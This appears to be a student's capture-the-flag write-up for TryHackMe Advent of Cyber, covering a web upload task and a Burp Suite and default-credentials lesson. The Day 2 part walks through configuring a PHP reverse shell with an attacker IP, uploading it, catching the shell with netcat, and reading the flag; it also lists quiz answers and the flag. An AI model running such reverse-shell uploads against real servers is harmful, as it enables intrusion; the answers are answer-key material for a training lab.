
Answer: Image



Go to the terminal and key in “cp /usr/share/webshells/php/php-reverse-shell.php”.




Go to home > 1211101961 to find the file and right click on it and open with Text Editor.





```
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.8.93.202';  // CHANGE THIS
50 $port = 443;       // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
```


Change the $ip = “your own vpn IP address” and $port = 443.



After that, rename the file.




Back to the website and select the file and submit it.



Then open a new tab and type IP address/uploads/ and the file is uploaded.

Question 3: In which directory are the uploaded files stored?

Answer: /uploads/



```
[v1.10-47]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...

listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dang
erous!!]
        -e filename             program to exec after connect [dan
gerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to
 8
        -G num                  source-routing pointer: 4, 8, 12,
...
        -h                      this cruft
        -i secs                 delay interval for lines sent, por
ts scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay
of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verb
ose]
        -w secs                 timeout for connects and final net
 reads
        -C                      Send CRLF as line-ending
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data')
.
```

Question 4: Read up on netcat's parameter explanations. Match the parameter with the explanation below.

Answer: l : Used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host.

v : Have nc give more verbose output.

n : Do not do any DNS or service lookups on any specified addresses, hostnames or ports.

p : Specifies the source port nc should use, subject to privilege restrictions and availability.

```
┌──(1211101961㉿kali)-[~]
└─$ sudo nc -lvnp 443
[sudo] password for 1211101961:
listening on [any] 443 ...
connect to [10.8.93.202] from (UNKNOWN) [10.10.1.165] 34438
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct
22 00:20:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 07:43:55 up  1:05,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHA
T
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (842): Inappropriate ioctl f
or device
sh: no job control in this shell
sh-4.4$
```

Type “sudo nc -lvnp 443” to connect to the file.

```
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt


═══════════════════════════════════════════════════════════════


You've reached the end of the Advent of Cyber, Day 2 -- hopefully
you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the
awesome @Vargnaar for his invaluable design lessons, without which
 the theming of the past two websites simply would not be the same
.


Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


Good luck on your mission (and maybe I'll see y'all again on Chris
tmas Eve)!
 --Muiri (@MuirlandOracle)


═══════════════════════════════════════════════════════════════


sh-4.4$
```

Type “cat /var/www/flag.txt” to get the flag.

Question 5: What is the flag in /var/www/flag.txt?

Answer: THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


Thought Process/Methodology:

Start machine and copy the IP address and type in a new tab and add ?id=ODIzODI5MTNiYmYw. After that, right click on the background and press View Page Source. Go to the terminal and key in “cp /usr/share/webshells/php/php-reverse-shell.php”. Go to home > 1211101961 to find the file and right click on it and open with Text Editor. Change the $ip = “your own vpn IP address” and $port = 443. After that, rename the file. Back to the website and select the file and submit it. Then open a new tab and type IP address/uploads/ and the file is uploaded. Type “sudo nc -lvnp 443” to connect to the file and type “cat /var/www/flag.txt” to get the flag.

Day 3: Web Exploitation - Christmas Chaos

Tools used: Kali Linux, Firefox, Burp Suite Community Edition

Solution/walkthrough:



Default Credentials

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.


In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid $250 for the reported issue):

Question 1: What is the name of the botnet mentioned in the text that was reported in 2018?

Answer: Mirai


Question 2: How musc did Starbuck pay in USD for reporting default credentials according to the text?

Answer: $250



Question 3: Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th?

Answer: ag3nt-j1




Question 4: Examine the option on FroxyProxy on Burp. What is the port number for Burp?

Answer: 8080

Question 5: Examine the option on FroxyProxy on Burp. What is the proxy type?

Answer: HTTP




Question 6: Experiment with decoder on Burp. What is the URL encoding for “PSP0201”?

Answer: %50%53%50%30%32%30%31

- **Sniper** – This uses a single set of payloads. It targets each payload position in turn, and places each payload into that position in turn. Positions that are not targeted for a given request are not affected – the position markers are removed and any enclosed text that appears between them in the template remains unchanged. This attack type is useful for fuzzing a number of request parameters individually for common vulnerabilities. The total number of requests generated in the attack is the product of the number of positions and the number of payloads in the payload set.
- **Battering ram** – This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once. This attack type is useful where an attack requires the same input to be inserted in multiple places within the request (e.g. a username within a Cookie and a body parameter). The total number of requests generated in the attack is the number of payloads in the payload set.
- **Pitchfork** – This uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, and places one payload into each defined position. In other words, the first request will place the first payload from payload set 1 into position 1 and the first payload from payload set 2 into position 2; the second request will place the second payload from payload set 1 into position 1 and the second payload from payload set 2 into position 2, etc. This attack type is useful where an attack requires different but related input to be inserted in multiple places within the request (e.g. a username in one parameter, and a known ID number corresponding to that username in another parameter). The total number of requests generated in the attack is the number of payloads in the smallest payload set.
- **Cluster bomb** – This uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested. I.e., if there are two payload positions, the attack will place the first payload from payload set 2 into position 2, and iterate through all the payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2, and iterate through all the payloads in payload set 1 in position 1. This attack type is useful where an attack requires different and unrelated or unknown input to be inserted in multiple places within the request (e.g. when guessing credentials, a username in one parameter, and a password in another parameter). The total number of requests generated in the attack is the product of the number of payloads in all defined payload sets – this may be extremely large.

